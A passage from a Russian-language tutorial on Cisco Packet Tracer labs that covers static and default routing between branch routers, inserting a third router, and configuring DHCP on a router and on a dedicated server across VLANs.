- Попробовать пропинговать Конечные устройства с Маршрутизатора в Филиале «В»:
 - «Router1» → Router#ping 192.168.11.11 → NOT OK – не настроена статическая маршрутизация – не прописаны промежуточные IP-адреса на пути к Конечным Устройствам (а именно L3-Коммутатора).

Шаг 8 – Задание маршрута в Роутере.

- «Router1» → «CLI»
 - Router>en – Перейти в «Привилегированный» режим → Router#
 - Router#conf t – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #ip route 192.168.11.0 255.255.255.0 192.168.5.2 – задать маршрут ко всей (0) подсети VLAN11 (11) через L3-Коммутатор (192.168.5.2)
 - Router (config) #ip route 192.168.12.0 255.255.255.0 192.168.5.2 – задать маршрут ко всей (0) подсети VLAN12 (12) через L3-Коммутатор (192.168.5.2)
 - Router (config) #ip route 192.168.4.0 255.255.255.0 192.168.5.2 – задать маршрут ко всей (0) подсети VLAN4 (4) через L3-Коммутатор (192.168.5.2)
 - Router (config-if) #end – выход из всех режимов конфигурирования
 - Router#ping 192.168.11.11 – проверка доступности сети VLAN11 → OK
 - Router#ping 192.168.12.22 – проверка доступности сети VLAN12 → OK
 - Router#ping 192.168.4.41 – проверка доступности сети VLAN4 → OK
 - Router#wr mem – сохранить настройки

Шаг 9 – Объединение Маршрутизаторов Филиалов «А» и «В» в сеть

- Соединить «Router0» и «Router1» перекрёстным кабелем (у-ва одного уровня OSI)



Шаг 10 – Настройка Маршрутизаторов:

Шаг 10.1 – Настройка Маршрутизатора «Router1» – Настройка порта

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int gi0/0** – войти в режим конф-ния интерфейсов порта «gi0/0» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «gi0/0» («gi0/0»: «Down» → «Up»)
 - Router (config-if) #**ip address 192.168.70.1 255.255.255.252** – конф-ние и/ф порта – задание IP-адреса (с 30-ой маской, т.к. на этом линке достаточно всего 2-ух IP-адресов)
 - Router (config-if) #**end** – выход из всех режимов кофигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 10.2 – Настройка Маршрутизатора «Router0» – Настройка порта

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/1» («fa0/1»: «Down» → «Up»)
 - Router (config-if) #**ip address 192.168.70.2 255.255.255.252** – конф-ние и/ф порта – задание IP-адреса
 - Router (config-if) #**end** – выход из всех режимов кофигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 10.3 – Настройка Маршрутизаторов – Проверка соединения между Маршрутизаторами

- После настроек линки на соединении «Router0–Router1» поднимутся: «▼» → «▲»
 - Router#**ping 192.168.70.1** – проверка доступности Маршрутизатора «Router1» → OK

Шаг 10.4 – Настройка Маршрутизатора «Router0» – Настройка маршрутизации

На Маршрутизаторе «Router0» можно прописать маршруты отдельно для Филиала-В: VLAN11, VLAN12, VLAN4. Но в этом нет необходимости, т.к. у Маршрутизатора «Router0» всего одна точка выхода из локальной сети Филиала-А во «внешний мир» (на Маршрутизатор «Router1») – уместнее прописать один маршрут по умолчанию, чем нескольким отдельным маршрутам. Это и проще, и правильнее.

- Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
- Router (config) #**ip route 0.0.0.0 0.0.0.0 192.168.70.1** – задать маршрут по умолчанию (адрес=0, маска=0) через Маршрутизатор Филиала-В (192.168.70.1). Это значит, что если на Маршрутизатор Филиала-А будут приходить пакеты для сети, которая этому Маршрутизатору не известна – он будет пересыпать их «по умолчанию» на Маршрутизатор Филиала-В.
- Router (config-if) #**end** – выход из всех режимов кофигурирования
- Router#**wr mem** – сохранить настройки

- Router#**show ip route** – посмотреть Таблицу Маршрутизации

```
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is 192.168.70.1 to network 0.0.0.0

C    192.168.6.0/24 is directly connected, FastEthernet0/0.6
C    192.168.7.0/24 is directly connected, FastEthernet0/0.7
C    192.168.8.0/24 is directly connected, FastEthernet0/0.8
      192.168.70.0/30 is subnetted, 1 subnets
C      192.168.70.0 is directly connected, FastEthernet0/1
S*   0.0.0.0/0 [1/0] via 192.168.70.1
```

Шаг 10.5 – Настройка L3-Коммутатора «L3-Switch0» – Настройка маршрутизации

На L3-Коммутаторе «L3-Switch0» можно прописать маршруты отдельно для Филиала-А: VLAN6, VLAN7, VLAN8. Но в этом нет необходимости, т.к. у L3-Коммутатора «L3-Switch0» всего одна точка выхода из локальной сети Филиала-В во «внешний мир» (через Маршрутизатор «Router1» на Маршрутизатор «Router0») – лучше прописать один маршрут по умолчанию, чем несколько отдельным маршрутам.

- «L3-Switch0» → «CLI»
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**ip route 0.0.0.0 0.0.0.0 192.168.5.1** – задать маршрут по умолчанию (адрес=0, маска=0) через Маршрутизатор Филиала-А VLAN5 (192.168.5.1). Это значит, что если на L3-Коммутатор Филиала-В будут приходить пакеты для сети, которая этому Коммутатору не известна – он будет пересыпать их «по умолчанию» на Маршрутизатор Филиала-В.
 - Switch (config-if) #**end** – выход из всех режимов конфигурирования
 - Switch#**wr mem** – сохранить настройки

Шаг 10.6 – Настройка Маршрутизатора «Router1» – Настройка маршрутизации

- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**ip route 192.168.6.0 255.255.255.0 192.168.70.2** – маршрут в «А» VLAN6 через Router0
 - Router (config) #**ip route 192.168.7.0 255.255.255.0 192.168.70.2** – маршрут в «А» VLAN7 через Router0
 - Router (config) #**ip route 192.168.8.0 255.255.255.0 192.168.70.2** – маршрут в «А» VLAN8 через Router0
 - Router (config) #**end** – выход из всех режимов конфигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 11 – Проверка соединений в разных Филиалах.

- Пропинговать Конечные устройства в Филиале «В» с Конечных устройств Филиала «А»:

- «PC6» → ping 192.168.11.11 → OK
- «PC6» → ping 192.168.12.12 → OK
- «PC6» → ping 192.168.4.41 → OK
- «PC7» → ping 192.168.11.21 → OK
- «PC7» → ping 192.168.12.22 → OK
- «PC7» → ping 192.168.4.42 → OK
- «PC8» → ping 192.168.11.11 → OK
- «PC8» → ping 192.168.12.22 → OK
- «PC8» → ping 192.168.4.41 → OK

Устройства разных подсетей разных филиалов видят друг друга, сеть на основе 2-ух Роутеров работает – OK.

ПРИМЕР 2 Часть III – Настройка соединения: Малый офис – Роутер – Роутер – Роутер – Средний Офис

Дано:

- Объединение сетей Малый офис – Роутер – Роутер – Средний Офис из Примера 2 ч.II.

Задача:


- Усложнить маршрутизацию, добавив один Роутер, между двумя имеющимися.

Алгоритм:

- Добавление Роутера, между двумя имеющимися;
- Настройка Маршрутизатора «Router10»:
 - на стороне «Router0»: поднятие физического порта и создание интерфейса;
 - на стороне «Router1»: поднятие физического порта и создание интерфейса.
- Изменение настроек уже имеющихся маршрутизаторов:
 - Изменение настроек «Router0»;
 - Изменение настроек «Router1».
- Настройка Маршрутизатора «Router10» – Настройка маршрутизации.
- Проверка соединений в разных Филиалах.

Шаг 12 – Добавление Роутера, между двумя имеющимися

- Удалить перекрёстный кабель из соединения «Router0 – Router1».
- Добавить Маршрутизатор «1841 Router10» между «Router0» и «Router1».
- Соединить перекрёстным кабелем «Router0» и «Router1»



Шаг 13 – Настройка Маршрутизатора «Router10»:

Шаг 13.1 – Настройка «Router10» – на стороне «Router0»: поднятие физического порта и создание интерфейса

- «Router10» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/1» («fa0/1»: «Down» → «Up»)
 - Router (config-if) #**ip address 192.168.70.1 255.255.255.0** – конф-ние и/ф порта – задание IP-адреса (на маршрутизаторе «Router1» придётся поменять IP-адрес и маску, на «Router0» – только маску)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router (config) #

Шаг 13.2 – Настройка «Router10» – на стороне «Router1»: поднятие физического порта и создание интерфейса

- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
- Router (config-if) #**ip address 192.168.80.1 255.255.255.0** – конф-ние и/ф порта – задание IP-адреса
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 14 – Изменение настроек уже имеющихся маршрутизаторов

Шаг 14.1 – Изменение настроек «Router0»

Т.к. между «Router0» и «Router1» появился «Router10», и у «Router10» на стороне «Router0» тот же IP-адрес, использующийся «Router0» по умолчанию, то на «Router0» дефолтный IP менять не придётся. Нужно заменить только:

- 30-ую маску на 24-ую (т.к. маршрутизаторов стало больше двух) – просто перезадать IP-адрес.
- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – войти в режим конф-ния интерфейсов порта «fa0/1» → Router (config-if) #
 - Router (config-if) #**ip address 192.168.70.2 255.255.255.0** – конф-ние и/ф порта – задание IP-адреса
 - Router (config-if) #**end** – выход из всех режимов кофигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 14.2 – Изменение настроек «Router1»

Т.к. между «Router1» и «Router0» появился «Router10», и у «Router10» на стороне «Router0» тот же IP-адрес, использующийся «Router1» на стороне «Router10», то на «Router1» нужно поменять:

- IP-адрес;
- 30-ую маску на 24-ую (т.к. маршрутизаторов стало больше двух);
- маршруты (т.к. изменился соседний Роутер) – т.к. выход во «внешний мир» стал один, то вместо 3-ёх маршрутов к VLAN6, VLAN7, VLAN8 – можно задать 1 дефолтный.
- «Router1» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int gi0/0** – войти в режим конф-ния интерфейсов порта «gi0/0» → Router (config-if) #
 - Router (config-if) #**ip address 192.168.80.2 255.255.255.0** – конф-ние и/ф порта – задание IP-адреса
 - Router (config-if) #**no shutdown** – поднять порт «gi0/1» («gi0/1»: «Down» → «Up»)
 - Router (config-if) #**end** – выход из всех режимов кофигурирования
 - Router#**show run** – просмотр настроек

```
ip classless
ip route 192.168.11.0 255.255.255.0 192.168.5.2
ip route 192.168.12.0 255.255.255.0 192.168.5.2
ip route 192.168.4.0 255.255.255.0 192.168.5.2
ip route 192.168.6.0 255.255.255.0 192.168.70.2
ip route 192.168.7.0 255.255.255.0 192.168.70.2
ip route 192.168.8.0 255.255.255.0 192.168.70.2
```
- * По одному копировать прежние маршруты до Филиала-В и вставлять в CLI после команды «по»:
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**no ip route 192.168.6.0 255.255.255.0 192.168.70.2** – удалить маршрут
 - Router (config) #**no ip route 192.168.7.0 255.255.255.0 192.168.70.2** – удалить маршрут
 - Router (config) #**no ip route 192.168.8.0 255.255.255.0 192.168.70.2** – удалить маршрут
 - Router (config) #**end** – выход из всех режимов кофигурирования
 - Router#**ping 192.168.80.1** – проверить, пингуется ли адрес Маршрутизатора «Router10» → OK
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**ip route 0.0.0.0 0.0.0.0 192.168.80.1** – задать дефолтный адрес (адрес=0, маска=0) через адрес «Router10» – туда будут переправляться пакеты, адрес которых «Router1» не знает.
 - Router (config) #**end** – выход из всех режимов кофигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 15 – Настройка Маршрутизатора «Router10» – Настройка маршрутизации

- «Router10» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**ip route 192.168.6.0 255.255.255.0 192.168.70.2** – маршрут в «A» VLAN6 через Router0
 - Router (config) #**ip route 192.168.7.0 255.255.255.0 192.168.70.2** – маршрут в «A» VLAN7 через Router0
 - Router (config) #**ip route 192.168.8.0 255.255.255.0 192.168.70.2** – маршрут в «A» VLAN8 через Router0

- Router (config) #**ip route 192.168.11.0 255.255.255.0 192.168.80.2** – марш в «В» VLAN11 через Router1
- Router (config) #**ip route 192.168.12.0 255.255.255.0 192.168.80.2** – маршрут в «В» VLAN12 через Router1
- Router (config) #**ip route 192.168.4.0 255.255.255.0 192.168.80.2** – маршрут в «В» VLAN4 через Router1
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 16 – Проверка соединений в разных Филиалах.

- Пропинговать Конечные устройства в Филиале «В» с Конечных устройств Филиала «А»:

- «PC6» → ping 192.168.**11.11** → OK
- «PC6» → ping 192.168.**12.12** → OK
- «PC6» → ping 192.168.**4.41** → OK

- «PC7» → ping 192.168.**11.21** → OK
- «PC7» → ping 192.168.**12.22** → OK
- «PC7» → ping 192.168.**4.42** → OK

- «PC8» → ping 192.168.**11.11** → OK
- «PC8» → ping 192.168.**12.22** → OK
- «PC8» → ping 192.168.**4.41** → OK

Устройства разных подсетей разных филиалов видят друг друга, сеть на основе 3-ёх Роутеров работает – OK.

ИСПОЛЬЗОВАНИЯ ПРОТОКОЛА DHCP

? **DHCP (Dynamic Host Configuration Protocol)** – Протокол Динамической Конфигурации Хостов

- Компьютеры пользователя настраиваются вручную, если их немного: 5–10.
- Но в крупной сети с большим количеством компьютеров (сотни или тысячи) это практически невозможно.
- Для автоматического назначения вводиться протокол DHCP.

? **Протокола DHCP:**


- Позволяет автоматически назначать IP-адреса компьютерам в сети.
- Требует создания инфраструктуры – DHCP-сервер
- IP-адреса компьютеров могут меняться

? **Принцип работы DHCP**

В процессе автоматического присвоения IP-адресов по протоколу DHCP участвуют 2 стороны:

- DHCP-Клиент – та сторона, которая хочет получить IP-адрес – компьютер, ноутбук, смартфон;
- DHCP-Сервер – та сторона, которая выдаёт IP-адрес – маршрутизатор, выделенный сервер, который:
 - Обеспечивает назначение IP-адресов
 - Ведёт таблицу выделенных IP-адресов, чтобы избежать дублирования.
- DHCP-Клиент и DHCP-Сервер обмениваются «сообщениями DHCP» в режиме «запрос-ответ»

? **Процесс автоматического Получения IP-адреса DHCP-Клиентом от DHCP-Сервера**



- Когда клиент подключается к сети – у него нет никакой информации о той сети, в которой он находится.
- Его первая задача – узнать, где находится DHCP Сервер.
- Для этого он посыпает сообщение «DHCP-Discover».
- Для того чтобы найти DHCP-Сервер «DHCP-Discover» посыпается на ш/в MAC-адрес FF:FF:FF:FF:FF:FF.
- Это сообщение «DHCP-Discover» принимают все компьютеры в сети.
- Сервер, после того как получил сообщение «DHCP-Discover» в ответ посыпает сообщение «DHCP-Offer».
- В сообщение «DHCP-Offer» DHCP Сервер включает IP-адрес, который предлагает использовать Клиенту.
- В ответ Клиент посыпает сообщение «DHCP-Request» с тем же самым IP-адресом.
- Сервер в ответ высыпает сообщение «DHCP-Ack» опять с тем же самым IP-адресом.
- После этого Клиент может использовать этот IP-адрес для работы в сети .
- Настройки для этого IP-адреса на Клиенте происходят автоматически.

* Процесса получения IP-адреса по DHCP – мнемоника «DORA» (Discover–Offer–Request–Ack).

? **Сообщения DHCP и их назначение**

- DISCOVER – Поиск DHCP Сервера.
- OFFER – Предложение IP-адреса DHCP Сервером DHCP Клиенту.
- REQUEST – Запрос IP-адреса DHCP Клиентом у DHCP Сервера.
- ACK – Подтверждение назначения IP-адреса DHCP Сервером DHCP Клиенту.
- NACK – Запрет использования запрошенного DHCP Клиентом IP-адреса.
- RELEASE – Освобождение IP-адреса.
- INFORM – Запрос и передача дополнительной конфигурационной информации.

ПРИМЕР 1 – Маршрутизатор является DHCP-сервером

Дано:

- Малый офис: Маршрутизатор – L2-Коммутатор – Несколько ПК

Задача:

- Настроить DHCP-Сервер на Маршрутизаторе.

Алгоритм:

1. Настройка сегментов сети.
2. Настройка Маршрутизатора:
 - 2.1. настройка физического интерфейса порта;
 - 2.2. создание и настройка пула IP-адресов;
 - 2.3. исключение определённых IP-адресов из выдачи в DHCP.
3. Настройка Компьютеров.
4. Проверка сетевого взаимодействия.
5. Просмотр списка назначенных DHCP-адресов.


Команды:

- Router#conf t
- Router (config) #interface FastEthernet0/0
- Router (config-if) #ip address 192.168.1.1 255.255.255.0
- Router (config-if) #exit
- Router (config) #ip dhcp pool DHCP
- Router (dhcp-config) #network 192.168.1.0 255.255.255.0
- Router (dhcp-config) #default-router 192.168.1.1
- Router (dhcp-config) #dns-server 8.8.8.8
- Router (dhcp-config) #exit
- Router (config) #ip dhcp excluded-address 192.168.1.100
- Router (config) #ip dhcp excluded-address 192.168.1.1
- Router (config) #exit
- Router#show ip dhcp binding

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Маршрутизатор: «1841 Router0»;
 - 1 L2-Коммутатор: «2960-24TT Switch0»;
 - 3 ПК «PC-PT PC1», «PC-PT PC2», «PC-PT PC3»;
 - Устройства соединены прямым кабелем;
 - Все ПК находятся в одном сегменте (VLAN).



Шаг 1 – Настройка Коммутатора – Сегментация сети.

- По условию, ПК находятся в 1 сегменте – всё остаётся в дефолтном VLAN1 (ничего настраивать не надо).

Шаг 2 – Настройка Маршрутизатора:

Шаг 2.1 – Настройка Маршрутизатора – настройка физического интерфейса порта

- «Router0» → «CLI»
 - Ctrl+C** – выйти из режима системной конфигурации в режим команд → Router>
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейса порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0»
 - Сообщение о поднятии порта «fa0/0»: «Down» → «Up», в Рабочем Пр-ве линки «▼» → «▲»
 - Router (config-if) #**ip address 192.168.1.1 255.255.255.0** – присвоить порту «fa0/0» IP-адрес
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

Шаг 2.2 – Настройка Маршрутизатора – создание и настройка пула IP-адресов

Пул – подсеть, из которой будут раздаваться IP-адреса. Подсеть должна быть из той же сети, что и IP-адрес на интерфейсе Маршрутизатора. Роутер должен выдавать ПК не только IP-адрес, но и дефолтный маршрут.

- Router (config) #**ip dhcp pool DHCP** – создать DHCP-пул – пространство IP-адресов, с именем «DHCP»
- Router (dhcp-config) #**network 192.168.1.0 255.255.255.0** – задать пул = подсеть = IP на и/ф Роутера
- Router (dhcp-config) #**default-router 192.168.1.1** – маршрут по умолчанию для ПК = IP-адрес «Router0»
- Router (dhcp-config) #**dns-server 8.8.8.8** – указание DNS-Сервера для выхода в Интернет
- Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

Шаг 2.3 – Настройка Маршрутизатора – исключение определённых IP-адресов из выдачи в DHCP

В локальной сети может появится Сервер. Серверам не рекомендуется выдавать динамические IP-адреса. На Сервере будет прописанный вручную статический IP-адрес (н-р, 192.168.1.100). Тогда этот адрес нужно исключить из выдачи DHCP, чтобы его не забрал какой-либо другой ПК. Так же нужно исключить IP-адрес самого Роутера.

- Router (config) #**ip dhcp excluded-address 192.168.1.100** – исключить адрес из пула DHCP – резерв
- Router (config) #**ip dhcp excluded-address 192.168.1.1** – исключить адрес из пула DHCP – собственный IP
- Router (config) #**exit**
- Router#**wr mem** – сохранить настройки

Шаг 3 – Настройка ПК – Динамическое получение IP-адресов

В реальных компьютерах в настройках по умолчанию выставлен динамический режим присвоения IP-адресов. Но в Packet Tracer – наоборот – по умолчанию выставлен статический. Надо поменять режим на динамический

- «PC1» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful»
Поля станут неактивными и заполняются автоматически:
IP Address: 192.168.1.2
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.1.1
DNS Server: 8.8.8.8
- «PC1» → «Desktop» → «IP-Configuration» → DHCP Static – ≈2с – сообщение «DHCP request successful»
Поля станут неактивными и заполняются автоматически:
IP Address: 192.168.1.3
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.1.1
DNS Server: 8.8.8.8
- «PC1» → «Desktop» → «IP-Configuration» → DHCP Static – ≈2с – сообщение «DHCP request successful»
Поля станут неактивными и заполняются автоматически:
IP Address: 192.168.1.4
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.1.1
DNS Server: 8.8.8.8

Шаг 4 – Проверка сетевого взаимодействия

- Пропинговать Шлюз с Конечных устройств:
 - «PC1» → ping 192.168.1.1 → OK
 - «PC2» → ping 192.168.1.1 → OK
 - «PC3» → ping 192.168.1.1 → OK
- Пропинговать Конечные устройства с Конечных устройств:
 - «PC1» → ping 192.168.1.3 → OK
 - «PC1» → ping 192.168.1.4 → OK
 - «PC2» → ping 192.168.1.4 → OK

Шаг 5 – Просмотр списка назначенных DHCP-адресов

- «Router0» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Router>
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**show ip dhcp binding**

IP address	Client-ID/ Hardware address	Lease expiration	Type
192.168.1.2	00D0.97BB.B954	--	Automatic
192.168.1.3	0050.0FBC.BE3C	--	Automatic
192.168.1.4	0050.0F0E.A46D	--	Automatic

DHCP-Сервер на Маршрутизаторе настроен и функционирует исправно – OK.

ПРИМЕР 2 – Выделенный Сервер является DHCP-сервером

Дано:

- Средний офис: Маршрутизатор – L2-Коммутатор – Компьютеры в 2-ух сегментах – Сервер

Задача:

- Настроить DHCP-Сервер на Выделенном Сервере.

Алгоритм:

1. Настройка Коммутатора Уровня Распределения (L2):
 - 1.1.сегментация сети (создание 2-ух VLAN);
 - 1.2.определение портов пользователей (ПК) в сегменты (VLAN);
 - 1.3.настройка транк-порта (коммутатор L2 – маршрутизатор);
 - 1.4.проверка настроек.
2. Настройка Маршрутизатора:
 - 2.1.поднятие физического порта;
 - 2.2.создание подинтерфейсов, каждому соответствует один VLAN;
 - 2.3.проверка настроек.
3. Настройка Выделенного Сервера под DHCP-сервер:
 - 3.1.настройка статического IP-адреса;
 - 3.2.проверка сетевого взаимодействия с Маршрутизатором;
 - 3.3.создание DHCP-пула для VLAN10;
 - 3.4.создание DHCP-пула для VLAN20.
4. Настройка Маршрутизатора – Перенаправление DHCP-запросов на существующий DHCP-сервер.
5. Настройка Компьютеров – Динамическое получение IP-адресов.
6. Проверка сетевого взаимодействия.
7. Просмотр списка назначенных DHCP-адресов – не применимо (только если DHCP-сервер – Роутер).


Команды:

- Router#**conf t**
- Router (config) #**interface GigabitEthernet0/1.x**
- Router (config-if) #**encapsulation dot1Q x**
- Router (config-if) #**ip address 192.168.«PC-VLAN» . «PC-Node» 255.255.255.0**
- Router (config-if) #**ip helper-address 192.168.«SERVER-VLAN» . «SERVER-Node»**
- Router (config-if) #**exit**
- Router (config) # **no shutdown**

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Маршрутизатор: «2911 Router1»;
 - 1 L2-Коммутатор: «2960-24TT Switch1»;
 - 2 ПК в Сегменте-1: «PC-PT PC11», «PC-PT PC12»;
 - 2 ПК в Сегменте-2: «PC-PT PC21», «PC-PT PC22»;
 - 1 Выделенный Сервер «Server PT Server40» в отдельном Сегменте (правило хорошего тона);
 - Устройства соединены прямым кабелем.



Шаг 1 – Настройка Коммутатора Уровня Распределения (L2):

Шаг 1.1 – Настройка Коммутатора L2 – сегментация сети (создание 2-ух VLAN)

- «Switch1» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**vlan 10** – создание 1-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #**name VLAN10** – наименование 1-го VLAN
 - Switch (config-vlan) #**exit** – выход из конфигурирования 1-го VLAN
 - Switch (config) #**vlan 20** – создание 2-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #**name VLAN20** – наименование 2-го VLAN
 - Switch (config-vlan) #**exit** – выход из конфигурирования 2-го VLAN
 - Switch (config) #**vlan 40** – создание 3-го сегмента (VLAN) и вход в его конфигурирование
 - Switch (config-vlan) #**name DHCP** – наименование 3-го VLAN
 - Switch (config-vlan) #**exit** – выход из конфигурирования 3-го VLAN

Шаг 1.2 – Настройка Коммутатора L2 – определение портов пользователей (ПК) в сегменты (VLAN)

- Switch (config) #**int range fa0/11-12** – конфигурация группы интерфейсов → Switch (config-if-range) #
- Switch (config-if-range) #**switchport mode access** – конф-ция «fa0/11» и «fa0/12»: вкл «access»
- Switch (config-if-range) #**switchport access vlan 10** – вкл доступ «access» для VLAN10
- Switch (config-if-range) #**exit** – выйти из режима конф-ния и/ф портов «fa0/11-12» → Switch (config) #
- Switch (config) #**int range fa0/21-22** – конфигурация группы интерфейсов → Switch (config-if-range) #
- Switch (config-if-range) #**switchport mode access** – конф-ция «fa0/21» и «fa0/22»: вкл «access»
